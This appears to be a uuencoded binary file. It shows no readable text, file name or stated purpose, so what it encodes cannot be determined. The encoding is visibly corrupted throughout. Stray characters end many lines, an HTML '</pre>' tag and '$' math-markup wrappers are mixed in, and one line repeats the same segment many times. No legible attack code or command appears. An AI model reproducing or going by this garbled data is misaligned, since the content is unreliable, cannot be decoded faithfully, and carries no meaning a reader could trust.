M3#LZ8.#_"KI2W4Y!TA9YB+[K>0/LY/5&"XM>)L^Z%O36;E%F\MORA"T>WVW@Đ MD)]C?_]E*U95OK\$45)/",V.`IRC((:E;2<QMD2F.2TS=!VK!,Z]4WZ_QIODVĐ</pre> M3, <GR!T .]@=O]WXXB/PP=JG)\%7#BNTSS/@>:6C#NV*%VP:7O<1*7W@)3GYĐ $M/[N(M3\M FZA7?TF1U\&^4-WI0FM!GJK\#\&EY\&E'=5M%=DU4V.S/\#<PXY;3HD)$ M7[EG(OC\$(X:*\$!0Z\$:K<M#&?;M1NM%8F/C4=:'BHF8Y=HU0.P+1GX"_K-2G:Đ M?T9IU;YCXXO=-<>PU`289/UN,VE3:%2P2^F_7-\$-&`%\]SURM,YFD+IJ_`56Đ M4&1&.00QP2SD@8A\$U7#UOSQ6+U8XP)+)6^?Y;C2(6+0*B`&\$4[^;@F*%_C_#D M^K.W?X3'I1M:.>`_79VT12ZW>X\$X<I10?%IYI==>V9_A90_"3!HC)DVL?GNSĐ M-Z`U;/X_BH[6_V]\$AX(0#9\90BVERC\`:_<&7E[1TTW-4NZ?;:01Y)>PCO13Đ MKOOW>;8_OZHJFD]^O\!\$TJ73*PVP*"@5\$"A17E&S'K_R/Y8TV'("Z7Z_K>R1Đ

M\;U*#-!_K.5^8FAU>;"L?\$I:./851_\3\$;S@7\95N_<7*JNGWJ][=F:]K67_Ð MM>1!N17,<HD16DQZ4Q?7W_]5[)CMW\D`"P8UW%.PC<-U#91Q!4!<N^!GL?<6D MSB\$0+<W`\L)`(_5\Z+K2GNEI8A9E.@#?SGF#7WI*I*S/&V45YA:?F?+TJ)!Đ M. `DZ<;PA"2@_N^:/LZ;[)E`V](X7N>]5.X:%Z\7Z:^X&KTM]_](AN(G>,:39Đ MM'RA9>N-P`BK_SMXB%F-B.%Y.YEA_KO01QV7FCH%\$5""K)P1\IJ:6]0!P;`]& M9Q;17BN7_AE)G^(_47M5L+^C]CU&*&ULA'IC]5&,Y+[_7C_0I-0%7X#M5CPBD $M'^C .WX2\7]0/GO:B!RJR%7=81KW!B=HDA/Z"%@V4=.6+<V`R[?S19+:6*9Đ$ ME,:\G:X[;-CF^#\$;6:&5)9*T+=JK2#LN;9]CH\$(83ES_NF3@N+,;AEY;?]ZOĐ $MU(U??\;\@\#\$!Y\$3DZT>]'!L^QO9X>GKT\$^,?S*C4PE(\$(_^##A@-#D<.[3%PD)]$ MR^_ZTPGG>_:MS:VAT54.*?!3O=MA@1A8M^6JO)T?!K_4^1`5(`*MW;#9>`:NĐ MIA; W?@=;'&(+^5QF#DD]2F;0:-T'Y>HF%+5['9V(]71_&C4-#_::,P&5BZNĐ $M&J>U/U+O[,?/M2\+?T(^6')!/(OQ0+H*'B+S>:<>@6@17Y`6M,:K9V)H5TJD$ M^Y<ZN5\$AZZAC%J@6F!P/2:_S\8M&X(9-N0M:GZDO"LD-)8']Z0-O.%J1."N3Đ M?:#0\$#A#ZOIDAG9:.ZN1"9J?&W[VIE6>:N7B=>M@H!&'%\C;"NW_]%/FXI>XĐ MVIS'*TB*'-;2!'AQ[93"_M%9!T;7/@0S\$14CVC\$P:T43]8T='T^%D"VQV<>9Đ MT^M:RLBM^=\$&07W3'.H:1%3?^">%VYN5K*2-A^KNUZ*2&ZOK!T05%2I7RN+3Đ MI)4`2X*D]C"UJ;'HF0W?IG;P\$DZE9:6-/3;UWQ46WE/6*G\$@WO`*&.K558F'D M_Y\$QEK5THPM7E_B^ZC!C'\$G#V4UMBZEGR7!TI;X_[H@>]W1/SA\$80,^.YC)]D MD98F*@LW)/<VMYL1/_0RJG1B,G@5S_G%AU,1,&.?7)2JY`BYW8OO,K"%^86Đ MP)M3F0WD@-[5'UIM+#"9#6IB'2T@+;ND\B33MUUV"Y@;+2[D9<49:R*_H7!AĐ M*WII28VKKD-LJ7MW'V>C"Y\$^;_!C5?]>181V?#%@?OW4IV<@"AB;S6.!+4H&D $M@'N1B73ZR; -Z"E=(K2'+/]BY\LB<>0; :=G/WY'[O<QCZ[,>JN"9"M6VQMURZÐ]$ M]G)W324GM40%I^%\$ZNCDX_1'S*;F50G4:SGFZ_+Y5)EH:DF0GMY]RB^J9(?UÐ M7LCXY9-(-U]N!E,Y;EB;"KJZNI;+*G01#KU[9'0]6/@K+OD\$Q''>8DO0"_EPĐ MBXLH1XCH, "=DV.=O.P/=R>9_!+YUK.2!R0.WTOO>LDS/A>5'9ZL*_[J7.%11D MF?!>!>XD]E?P\$KP]HG*=ZJ[Q3ESW+?&^/-5_"HG.*AM7"/0-@0WK7.N4\$6]0Đ $M2V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW']=QMB\&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42.?^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42..^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8$D_V5L(O_W42..^YE\5S];R>(T1W90*E7S_8CW')=QMB&2V_LQ=Y[A*^[8];R>(T1W90*E7S_8CW')=$ MOFA>.O%L`K->2X2P:T73#;B'W0V8#]/0**R5&%:%EB]S6-?48V6I>.Y%'@&1Đ Mu@V/('D`'YBA]$@<Q2T\3L?WXM'#=<?H]V!=$2UY"QX]/T@&5?HBQ$(M?25D)$ M8: 'GL<^!W\$._Q0<.->2M3(<7+JR92Z=Z=1KO^1(3J4R)_B^LPRQ,^2O+9=S[Đ $M:_=)$ `.`/ $\#'*=H;D7%R*0->L$L8IH99TTLY19YP(HR/QC>9LN2+\K>6%,9";]Ð$ M.24EGP\$3=9UUR"QI>E[14QA.Q1;5?US\910_\$]Q24X/VB`Q;^>-5D2L.LHS9Đ M6*ZD1:SFSPJ>_PXDV&(@C-WR@A*7]D[MZ_\]OM3+(((?O<%8YGUW.,;`PI6KĐ $M+K*?5X_\B]=A(GT:M!;^C@0"N>=`6K]OZ7A>1_?>[[?:>`WW`E10J?OTRTJD$ M_X(=5B!.VYZU+]7S#3S_YQW?;_ED[L?D&J\C>2ZKD>EJG:[U&(LRV7]_/07\$Đ M[\ZJ_'R(1C8@WQMPWUE&4#C%,SA9[X<Y,9KS1B40*K#L?8HEI;_M(L!_8AT-Đ M(I+GC=#J]<J(/32LA(=LN9,F/_6/*@-Q\$(WN6VGQ%<JRRU%YA>)_HEP!1%:[Đ MZW4.H0,T?!YSSQ9*F=PGMD<6`]=T\ZN[JB;%OTV%!I(@A7\$&92FGL!6H,P('D M^&CIDXMK.AG38/W*4^7Z;],Y(0*5%4/7(8+0\/TFKBFO_B=JA_]5`-'[?RF`Đ $M(`=)V\#Y3\%K.@*K9)"V+YE1**,ZR<M]@%X?UWO:X"=$0<PK4G7HH8F-Y7_,?7D$ $\texttt{M'UQ=C?H[AQ\backslash XW'=-4.Q=2-ITZ=WDTK\backslash +Q+V=X8]K\&@Q7@-\hSOON"(YJL4\backslash WDA) }$ MEOKSQH[*%`@5JU]QJV?+R CTEX/`(<W`=)RJR\$?\+P4Y(+P+I?L2\\$SU82%!Đ M0YL5R;6RBTG=?_=EAQ3T2#\5_:#L#G"C@U(NW)B>E*37J1'BNM,%J/R163-ZĐ M':JTWO'[`T%]V:U%.NOX'P_29PDSI\$>S&F#2*2L_).])*6JXFEF7=? `CUEUĐ M"CW.1VP7(MQZ!MI*V31JCF:=FAG7V*/T/S:29__K/T)JCAVVQ279:H4]: `A9Đ M/.-5DMW@K/M<FKYUL(QB:6G6X!D[&'430!"QS)Q[&R`HU^%%R6^/F,1\C1YD M\$V6W'/"(#U=#Y5=)=!()G#&O_&CGH6\(%DYDG*S@:O(K?65LB45H&%*>O@M%Đ $\label{eq:mu^YINE} $$ Z[7^-9F4?_`$=(F>49[XGX;L\O<BKA>1@@O;O1+4:11@$32]XV<UD $$$ M@Y<-@.!7!']B<!:PIHZ]S(U][?8#/8!WB2^'*9I65'S6AF#,+8KP*8/]B/02Ð $\texttt{M[1?D@!P9\5-?'>)U\#,H)\&/W"O8"6[8U6<Q_\NB.LU,D,=/AH3GK"P;\$_A]/[D + 2.5] }$ MG&-)FS#0QY-D5?7",B%J0S9>PK>;2BDR>GFG]\XZSF+6?7MAAVG(44A#UQJ1Đ MF>>]T,;SVVH;%?5G[&#%13IH16VP7(%?M/?TI3Z7?-ZY"J:!GEVW9X'%TKICĐ M'N\'3NRUP?@=XGZ>JM8##O[M*!9:35GS;S9]3\A/TCC7\@QBM.RPYK<P#D=0Đ M5CR\$/4;MH-%I!SAB=1GHG3DW\$+R"K6]+(+#^A^D!6C7![WY"N+SA'B#T5/0ND MDP3R%GKT45JES_O''WE+%MW57;^!C!_#30:+G5Q-&)''NXUJ(QA@QS7\"G)[Đ MIW[%>7C5P^L__F,,\$DGVWM`:3`T<J7/ZM`:10(E7EUK\$@BY?`>CF9!P?#WPÐ M8)^A8-X]N7?P<Q*W[RJ41SZG`VP+"V729\(F0]X_73NFZ8\$=;),1Q!#D@*VUÐ $\label{eq:mi_x_dvk_Q0Y} $$ \prod_{>>} 6\#ODD@D,7_2\Z!RILN7[^?ID'H:S\GUGO\#^#/D) $$$ MGM_\$TB2MR2%@6=_XPI:X.8H2IZ'I@4]<"R[*H,YEUP'\$Y&0SA5\$-ZC9C].%AĐ $M < KR[SFUB&F@)3RK*E(/N.)8W8P>H6SR9F.QNG?5^)&V8-\#M_,G!4R\M,^$])D$ MXJ56B<<4*1`RCZN)!"RPO]RED*A0;>L;57`^1[M0Z'0-W=_024JDJU207_M#Đ

ML6F5=F(G]/<!,USQ*V-JK!(#5A#O.L&#'N3\$(=A/.RMHHOBM574_+.,/;PWLĐ MAOIXACL; /.BKBST52W3>S57_\#9(-=VBQ/BYW49A\:J15L(YR\$^+DB?T:'V6Đ $MO^- > FP@_L2"6(N+ZZ[SB.DLOD4@!)W0956]UE[&O423/2[@E0F8:\'O]+-1D$ M*=A17W9UTYX*J&NO3R'H]A-6N:K^+A8S8L?WM01]"7&5B\$&MVTY9/)#B7Q7BD M7>0+WET`\$Q&W]AF\$?U[2T0'S9"MU/MZQFRL]-!LJZAYG#FEGI/,&EUHHK@TFD MHI7POJ:C`IX7XCQ4!Y<:H1(NJ%HG#)[!IZN;1@+:59'/_?CLTW_!SAQ^G*B9Đ MD#6QD.?-&400^8K=#:;0,)]7>D 0XC[";XN;##+/#NPU*(*SX"^Q1+L.Q@\$XĐ M; 'MM2E8H)E<%`,6<R2O[T;P9>K&.5B]@*5A"#A\$A^C,?O"K]RM-V\$.!SMR19Đ M%D1SM(T(:^ET(9/WPEMK@2Z#D(R8<;*.\.PON,BY#3C>P7E\$M+E/.S3<-4,WD M4B<UV^SB)?T7]J4:BNX1M;\$3P\CT3HX!9'2[5YAN(>I?:-?YA5'G+7NLHC9VĐ $M"7\&H(\Z<\$Q*CC^=NZWU!:5]=P"VVA@/A6\#\&5'A\&WVY\F'/)\L[7:!!8/$"T?Đ$ MQL+"^A00:5WU!7SL\$0`K7\$0:HHS4#OY<Q3+VEWD^3I"[\$I>:#I*#L%\$*+G)'D M"\$>Q\$]HR4,EX[PPNW>Z`9+QT79EW]II&X-;5S?-'S-I@S%&9L\>Z.7Z"37?SÐ M\$_H;ZH#KRKB0F=-FSC+O4XF?EVBSKB7EDMMFZ*H+L*)FFQMP80[9#8P:_R;ZĐ MA(!7,.JRMXENZ.[!J&?8JP!%,VCLI9)W+C(2!B_IY/(0:1+^J)T0^0;5?:MSĐ M[M2VH-LTU)''40:*G)'.2N0ZX\$_/T*^ICJI*2_3A&IE^HT.!NI>700RBKO^"Đ M%E8Q_,A9,):FDI042!H3R^#595Z&X:(47`A)R?7'/P1*4``JLM[A>H3=B<*Đ M'XVG%;&+Z^L:(J.,T4PYMCN4Z0PP`8VL7H*E*;Y]K14X])1%_G9BKGL*&+_%Đ M0]9JP2LU)':@!U&:PGY>`V^BHANQ6GC'\$Q^]98#-1[&V&H<(4FUQZP17=4_(Đ M2[3N)Y[G:OE_\$2I_(O[>T%E12XOPP6Y1P?>W)2IJ`3<2WP/C>_8WEC:Q7>%+D $MQ? \ SF7 = -05Q - (;G$P^*,]? % (S+GE;AZA05GPG & M:K_[OS(F^* TT=CUCD)]$ M?3=9YPF0X8U+1TDJX)%3!^*/RGYTPW""6,;^FS2\$PF.N!_\[-`X(X?6'VO@CĐ MOW&\%?]0_VY>4W,7JW)_[P-,P069B<4&.+;=6V3['O-5\BN_)-AGX85\/CN2Đ MRFO?2U4SO47T)37YCO@1\$;VG_7*-1-:QNUBF9%=_#I+%/@=*)I<35%U-^_\$*D $\label{local_mass} $$M\WBG;VL8XLFFC]X'@SK_\S86<AQ\#=QN/EGQD/ISL*.MAF>MDB(S['W@RXD)]$$ M7<!Z9DUFHHL3WI<\ -7&8&L"W7\]1K@AO2Q)K?\$\16D7I\\ULIEQE/YC1U<+'Đ M]!,=YP1-/52BKUK'B_/\$"\;GLL]ZL\$]C#Y2W&0OSVZ[W1RWQFL\$%086:4#2'Ð M44_\""D4+0\$^-'\$%30F&^T?A[L]K."JR.[86IE9T=X70.C/H8S/I!)T]E*])D M^HR^:5^,491.%8+SZ75V!._HYRKPH^LTG69;R])/MG/E`S&HU&BNR)15:703D MW58TTP9NK&MG1Q'NJX';5\XPP].=&"C4D8.D?=(H,HR-_=%>6(L^\^5P/2?KRD M\$:K:>3^D6\$_60BB9.8\$H30_V508M)C1,GOG];<[9:CI]KZ41[UTWIA@.F -AĐ MOWCU@-3PFE_5+-N"7ECA[^+,-R_QKW.#&L2P&%B+_E[&*Q'T/J?/^;I3<O\$[Đ M%H<WKOP,,ZSA,8PYA.RS,R^A3K6.;D[:\3L37?DQ]I[`D6W9KIY<^849W&0@Đ MF/)9XYMZ*R#J>"]H_ET&?X3PY!BWZ:KS]O3\,MJBCATA%@DMB<]E;I\$[55:HĐ $M46?(O4KK].@+F18X[2G^S<:K=F5\%G=1D?$>4;L">;5'P6QJ#L+W1X>B]DLF6D$ MB=?01]51HAO38V'L\X`)B?X@I_YOV>Q!8*_&])"LA1Y250\$Q5>*50:;/J>6TĐ MLHA#T1'H<RTVUXAJ9M@+\$4Z-]`^F+XR/1]W07.\`N%![2RZ^=:[V7>9QGL>=Đ MSP9?DTW<4<JG4/D1Z#8?F\$"5N6.3+/HR[V!A5#[/<`#XLN)SE-)R4+,?L`Z+Đ MYL1-#RUQ&E"<\1NDD\],_EPW%A'`!\$Z4J,*.LQ`,)#SIAXBG=4C(H/'9'S+XĐ M8\23`X+]_**\Y_A]8E#%\":D0)TF6(J68,\$@/N(6E_R-D;@'F''(&<AFA,R1Đ $M=1B\#J\$MZ^{-S'}F71>CIW\$!H8=[2\$^YQ<5N, \&`83`P+`(=CRJ3+2&2SL2]RD$ M&GGF`'/7%SQS`D@&`D\8U)-%6+`F3+55W:)L.=AJL78&**V3XJB/`1*2K7'2Đ M,4YCO<T>X=8.Z3*!KVBG5/#VAIMQV4ERH[KH+4_UQ+(Z]H0O\$T&DV["+C![JD $MX97D'YX31Q+@.DZ%K5@%_-[KOS/#'=3T`;!RU?XI*6IQ<$.I]?CQ4\M(^M"9D)$ M^{FW} #G(WYA#1D+Z5BP\ZS!E>O!6/3>Z+TQ#5#"L]5,)J/UC+RK#[206+OJ(Đ MNNO!<L=, "42[P>WACRZ=2M!U>-':>^C0ABO#I-8W<GI:<X1D'0%>Z4R"]88'Ð M5%J9Q-T7;D5?-`HG`GI>5*-CQJCJ3"\$7U]1W+@=6-'OL8=\$X&RD'2Y-(J(Y8Đ M]\LJ3V4XL<,S]?9P+(3N-;=]2)YC7D3W9&LCYZ"G^K7APVE+"\/`\$_0E&E8#Đ $M[E(7IGA8.S>!=,,[K*3"QL*(GWV?]8`07PM=SQ(F[@(+3\:ONAK(1!4DGLD)])]$ M&ZU[;OW\$L4MS;W'V]+?2'G-9%G127L:?4<1\TL`N2(\$F!Q-!.E8VT,,%=3(7Đ M\:^D:5*O>',L^/MBP'4D,BR&&U:(TJ.A!T\$7+""R6L0'*1?)CS_I"UF%0]RND M\A^#5M`[IL.T];/\$/3L\$ZK"\$TMV+:.*[]7B+?&ARF&.QH\$%9T^LNP8)'`#]'Ð $M[M.R"P6E+%>T]T^26=&])X/\\>YCN24G?R:]TY._@?$E/G68D#(DHI(M2W!/4D)$ M5:=FRZ)-!YC80V2H0XM8&[GP&\@CCY&'LTX"9T,`Q)AB+GN`"Z*ZDW+A=DWQĐ $M>@*^GVU]$*=M2<$N>!9WRN"^/TOUX=?4Z>Q4Q^*<'*(V3]M)]K^AQ_8;*Z4RD$ M%LG[_'J\7G_P?KV8WB1\$?3^`>GTTY!+`:]^,03GAHZ(B%1UVMFQS0N9^7ISLĐ $\texttt{M[H-V"M+K[N\&*S\&OS9H6-50E_H\#2@AX1*"1\$5R1Q?=J\&O\#W42?BC_?EN@<4D) }$

MY+F_"H)E\$" `TMLZ9[** `\<I<T,%OT&;)R&5Q3P'GOG&;NSB5RHT=BBY0RDVZĐ M[4AM:LG'(4\$65K[V4650V`'D\S!:F1<,]P6US[F5UGF=(<O@FB\L2:"\X[W"D $M7I-UC"TKL0/V".=V"_K6;W7R[Y$>,95R$(]>)9;.YII-G"Z\@#L?2'=BN-'IĐ$ MS/*C,LJP,SH.3.L6?#(.*21UABS8=@V1S_F6RDEYQ7UBN_RZF4C]C5:/\/UYÐ M1B+SQLP19EP_(6;>B(X`R>*6S?]^T3_:H9<(@Z^14Z]SQW6'('G0^H+L2W</D M/N8U53<NA?X5XW0(F@(!T\"`_>)&MS=UF\$W&EC28R?F`9]"?3IY1*4]W=DTLD MP H+[3,F'%HN#P1*AI@.X5N>[HEHW\$A3(H<:DOMUZ2U^7[9V-QPI-DS'ZPWQĐ M*%_G17/=V9'5[VID1^\$[:\$MB7<^`N[-`)*D_^*&?M=3MEM@>.9;P!-1`%@EGĐ M:%?J(QV!,'?_)*\$+7L/XL2#/L%^4EQAMW,+60+D>%1\$-79-4B-^`_"M=XX90Đ M@'&TE#W'[\$[8_4\$LC'X[MF^4H<]>KCT("N,SYR``0?1]3#9!BD'J(/\$Q`?K'Đ M#\%W7G^T7'F0,2/9V\G.I-H^]PA:W`WF[50>_M\$W!58'D[6\5<%TYAAJ"4__Đ $M=OAZ9D0)U;N.WZ`WK,,K90NE;K1>[Y<S]":"S(?F!VCL-?-:;S\^16H6Z^R-Ð)$ MT!30(!/!(CS?-G^30!&;R_BD/'[Z[2>Q(=>;QS^J>>G));E)SQ5\$OLEO+G2AÐ M^DZ4MH<]S(YA3R']!LXP'\$U#>V&;P@#71M=%#L5^+F4WD;.O5-B<>-ESASOJĐ $MS'/OE9X\], Q<(NJ''L(P@ZS]\.\TM,]3(_5-1$^W%,XA:<W:8S$\8CDC.X2IÐ$ M\$\Z=_9#U\(VX?Z]09>Z!@B7.=2)2M^T*]LESGWQ)8LMBQUM@KZL;+QI_Z+NDĐ MSX\$02O<T]LE_C`_'FFDBSJWE\;\SSHX3!IB:J]E-E./3SX8\$QK2UW=,2:K7;D M)`)CW1"OZQ_,.D%9]`M":C89T\$-",.B9>I'\$50,B5CERO,.Q93PU74SU+7D,Đ $MVD_]/M\#O/YB]>.+0"4Y2^):&-,9.^'97FW/CFK(70=_3Y,Y=T)*^CYW$H9ODÐ$ $\texttt{ME\#K'UI=\4>H)@MJ3^^*)OA7T!LUD2T]X@1OR(^:@/V;8=J/MXT-WOP\$ZQ_^ND)}$ M-UG%J3(NE>^6X:B5QIP!0\K03!],=R?/\AU%[QB+;SV2`?U1[![[D%<G^T7TĐ MFM`;WUI<!!/=DII+&-N+_GTJY_LCU^L#,M8P`XXWD-5`:/BZ(?<=.S9ZH3-EĐ M'YV@+R@QW+`_[H0H8?QE3VV@*>ECB.QP\$&-5#IL>FZZH]',C)^H^.C[R,X1QĐ $M<.@0"9.('"W[A6&:JS%$WI5O2)HF%B9"/>G[B<M]-K],Q"OO\)U.W@UT*`>Ð$ MWEBGLDY7R>*80EE#8W]77K"=C2O5PV@0I"\$GS2L*6GPMS3,]+5S`(-"KOT%CĐ M8Q)"AE*8,SSHCE]\$T-G/GV3M-QI[7M#B74&D8_(40!9Q0:^7""J:!+3ZMV0OĐ M\$SZW/42\FTQBG;J:D9X"P!B(--(R9!0Z[@/[V/S@P)K\!TDB\$''60P3,6]88D $M^{=}B@_R/E_3<:)!_CD81:'P8_)-/1`-$2-*<D>4P_&?"""(8RX:$$2[X(=5*D)]$ M*BDEZ; W9,Q1Q*UF9; DY>[:?\$XE2<Y#A_%GU0.@="/.5V^\3()!)O/),&@/TLD M!"%STZ@>\CX-EW.[T5>>NO2'`'#<"S*-*'-\%W''30-MQF(M!LT+F0)@1%^+D MK`1M,!@SI`\$=_FZ6P%Z?%(AH3*Y9P/[O\$DAP-+2Q20E2/]?'OR(-B%F5_E15D MCP1Q'V'ML,/;_;%FB:Q988GN?1F`RW[[@GS/WX,!CF',`G;L\$&5'2G`Z\$%4ZĐ M9(.Q*8L.-(E10A:^&61.!V*\$>*)DZFEF!4)=:6KY,F%;ED[,:P^8UCS14+`RĐ $\label{eq:mean_substitute} $$M@8VC6<<X;48A:?,).E:9@[2F/\-:>^BAWB@T;HBA!$$(A-"9E1^V!=UPI\65,D)$$$ MY@OP3X;6X5DN(E\$9/9&EFSN-'")XBUT><(7K(V_Z-=T`2;3G1H3C&!"##N]%Đ M^U_B:WV\\$XX8!1\XUJ59UU[VT?>^@^`;-(SPD'B2(M2\(Z!H7N.M"0V&S\\$1Đ MW(5FW?+SAL"N!UOK?;BMUOM[X<,],2<\$PW3F=*0D`0RT#F&B8?--Y4FP^!>Đ MB?I"1Z%&T&C:%V'9B,U*)WGVF4B;F,EF14\$W>IPU6`T%>ZU58D\$T]@F\$(TE-Ð MSX&?_KB7EY:IC-PBUD.X"(08CC&GQ"EN)(0Y\$T%"+'L+V9<)<YQA[\$`A+!("Đ M!G#2*SGX&V%QZ["Z(4:QNX^)3,PUJTYN?\=I*?6\UZ2)22AP]A/%GZ-:Y)^KÐ M) `F@)-K<:^*5"^AY,HQD-&:P!X,`7_KN#Z&D(@99>^REK[\$?-_-1:)ADC8#XĐ $MNO; F.\&O\&!B>[+(A`R).W1L/4N0"W:J6'X(APDO1Z>%EM3$_@I<Q`H<(5K^F^D)]$ M]%!J<?XEL>%JBEFUL6:P!>'T/_P\$2'_(;PF:^1(0R[-2L_-E-@7LA[-R"+Y-D MH1>TQ=DBX1AWQ\LT9EW,XF5:%XO\$^]`5I3@5O>9^XU<'T0S%25<EF.6OA=EQĐ M2ER.P07IXF-]NPNN)_8W-J=#)##(]C#QDB!*C!'JH(VJ8W<(SNH><,K\4-I)Đ MLLMWSUHAC[!O*)G5\$CS,&\$:+)=/Z_EU?VMH)2: `XQD#9ZJJOVZAO&`PCFF5.Đ MJGFCZ@47C82\$E##:SXY_%]\$>_F5&5T4A;%4GUR%A^,V8TI="9-<<M;I.E;\$GĐ M.4F5\2#/B9"7*)Y@!N0;#HQ0F.5[O%NJ5V(%BI"[(JZ&#C*V.2I,#!4QV7F,Đ M[D<JNQ"B>7L=+<-Z0Z\$TH001CZC5&.XPNSL\$<*#-`<IE*F%6/P2-=U5NQJ]HDM\$E@?+>Q"(=4/U1C%G&Y'#7@\$*/PV;T#0@&]J/VJ#Z=2(55P)13>89"R:X`?\D M?BOUCKLO1&O2)<)7&%-JED!T%U(0%C3;22`D)-K.TYR_,[]+UB4.07=CHBKYĐ M;C7^NY-3)A\$(EC3#\3?3/!1#G@A\$QPGD;V)9BR0!TOZ-8.+<V#XXLY9(+H<WD M#.-L4D`P1PYJ8D1JX>B&-&9S)`Z32G-"A\$KWFMY)4#)'K9]C+4G1!-SNKC)0Đ MD#.QK\$HBB?7P3/5IK2CQ",.;00`RTUX*J(503&C"C&ILX3#J_-!/TC_%Z<8-Ð MTB_HUL8:,(P9;F-20T:1CH41HX2(.R*;"4216QK-\$K-4:XP02`/>]ID5A.HEÐ M(%#,[2)(O>]P]H2@:LBIU#VY3I5(;Y8D7I*@C?:#5N53,E79UN+DO6XUK.K%D M6TMET@9Y/FDRX1J3@4`A6['Q)KI<LO4_)PV(,'0)+QM'#4A!KPME`!"P'#"&Đ MQLV%+%Z9@PT2D;TC427ZH3840.Q0A4(ZLV!GCX6/`>\:CLBD`2@JQ'J(]H6VD

M1^H<QZTP*6+,\$9)AD&A\\$)]=#-WYTQW.ONI[7IA>`QXXPZ5CV91;!W=K11>"Đ MA>V)F?RCC19J==6#CH(\$ZH_J"?2R*<"D0>2'[T#.Q,XY\$\$":!R:1_B"'9W*Đ M*Q==''4"-&=7X3"9COYPO#V"HK_-X9?15\,YT%OT([<X_&>*'&F8_AZ?#I.`Ð M6&\$8^_[WZ/9*#827A1C6RHNBC='0%Z&5^V9A%3,KNZ94Z\UP)C9!D(H%MG\$+D M75-=@GTADOB: 'L188=CQ)NT(*H6D(4S7P`&H!)/QFGMWHGNH.\$=TL-+O/-5?Đ M?+;9MSOU]JFK^L)1'%G93`)4/&NO\$REOD#XN'^.G8&<A#!0@G!&1?6DW;)PCD MJ<:XMBG0BEGSQUF3!?Z]I;B=F0E3P4\$!<3_>*)UI^_J808-(_(3C;BB4;3@Đ $MS=I)>Q3![D'W7T]+\0;(W#@%)8(7I"V.#L-D<7Y[15VF5AOA%-=)2Z!@&O[&D]$ MZX]E4U]\$&Z*I63:)/FI;FI9PZ-G59S6#9C5.,=:*VR\$/Y_\B2;T/1]J0S)XGĐ ME; PBZQ^_+R`XL>*K&F`712>-<>Z3[%940<3N])G; C/PN:<IXQ5CGOQ\N6U!LD MIB"A8VP9!P/'4L@Z(&&0P\$M_TXM1Y_*YV!FSOW[?X,\9BD##E\$1%6&\$']+W.Đ MGAEX1JB(_5Z0VQ,[]PTJO<X]JEM=I.H:[+13W:^P4KATDQ=98X03Q`@WD7;@Đ MGWBS6.V^S/(ENPQL!B4G/0]6K^,^7!NBJ2H+"B7!0E3EWDFW'P(.=!DT`6P(Đ M'!I&@Z/`712-R?YE%6JB-_=C6NR;>RSMS3`P=I%R0BF\$.7:!_Z`H4D+*[B:=Đ M'94:QKEH*(PO<4S,I:J`"D\W'I9Y]K?MM\/FQN2A3-\!"9U3HV6R\R114Z?GD MB+_8.7TN73QZDI!P#"IE1AQY0W!BC[2.L!R,PHE3A9_88%RJ;#I/L/!]4"P2Ð M`UV`&9NQ.,6]'Z,9?7C5L1LTWXF'R/1+`H[PXN%H.)GB_\$(<NF&YD=!:N*!%Đ $ML2=6$6*L8*L1(`FB@%L\Z>+(F%*8_YKPS:$L<4(VG0$'ZH70A=0KOT4-I.\"D$ M\ZH^UGU;/OP'?C[JPH0@RL.03P(HT9D85QX[:B4=I"YI6()\$@_TD*[Q^4;!?Đ M>+3"+&EQ6MX/6L9%(<TAG_7!N2`I)G:YK:QLLAN,%#40?=-?@2_A8/O`[`#Đ $\texttt{M,W\#9\$} \setminus \texttt{V=4PH\$7MGB\#0CU7?Q9TQRT\$H=YG`6F+@JFH!"CF<;1;^OB*SD_F\$XGD}$ M?JS9&S`6!N'9\ALA31P!%6&-)%L!@!@>B&&!S=L35Z#G\(.P6"]V8:!Y20[<D M4[PFL*JR&@H;:MOIO[_:JM.[Z_!WN4/7Q32^*)3`DH!"D1L#K,W;X>X*P\$]CĐ MI-S4TIH8', "\$MX7*T90!, ABEQ0:;\$XW<4PLI(3T[:=+S@1GRW^RYT2\X,G<0D $M&U3*&4?5JHO.Y*F@78IT]SJ"(F"J,-"+/*0R((S_^AX;;$W/!*Z[D!N3O?<@D))$ MB0JR/LB5/DZ\:3%*&X.><D57K9''&Z_.[H_&-3U>14D9E;^8[R1Q)(DGNXOTĐ $MHTZ1@@X^'"3U(Q855,1,D^{7<R?/9$6<)YL)3C.+;R6]%?00:QU[KN].3BNLD$ MTV-5)0>3`YX5E9C*^&(W@?3"8\$L@QN^G.]AER2&_V6\$62_1!00&?\$UQ_>3;YĐ M.G+/'HY-KW`7\$7X5R`I3^^*+(%-_IDE`!\$_)N/DQLL!1Q6!257]K=2QF3MV-Đ MJ%GL%!*[>4LD*3@['"7UP.XH=R3=V#U+JA!S67PA]R%0%%O*;C5@B;'63YS&Đ M. "W^8><H7J_3TPB)KT%61<"X#&FJ,<"^S6ZO]R'EFYOR@CQ85#E53:/.VVROĐ MV#\$FT3'Q\$AXK+0-=P/-]*I7K?[U7X_,Q)[<7ZOO"U^?[\OVT=_W=]2TM?LGGD $\texttt{M?NM:} \ [\ _0 \ [\ :^:T\^X\$\V?JAXAQ\J6+PBOVYZM6!X4+] \ (\ ,YV(+H\ 34D*[4IY06ED) \) \] \] \ [\ _0 \ [\ _0 \ [\ _0 \ [+] \] \] \] \ [\ _0 \ [+] \] \] \ [\ _0 \ [+] \$ MADK#PH`I5(,TB/I[MWRM%LI)*'_\UV"1^4+JD03S,QI!C4)PV-H"GKLPR1\$AĐ MIG#\$>FCUKYC;^[N9%AZNYJ>W=8U#[N22@AK:N7?SKJ:9P]L8,H<U&`\$G6J\$TĐ $\label{eq:mpower} 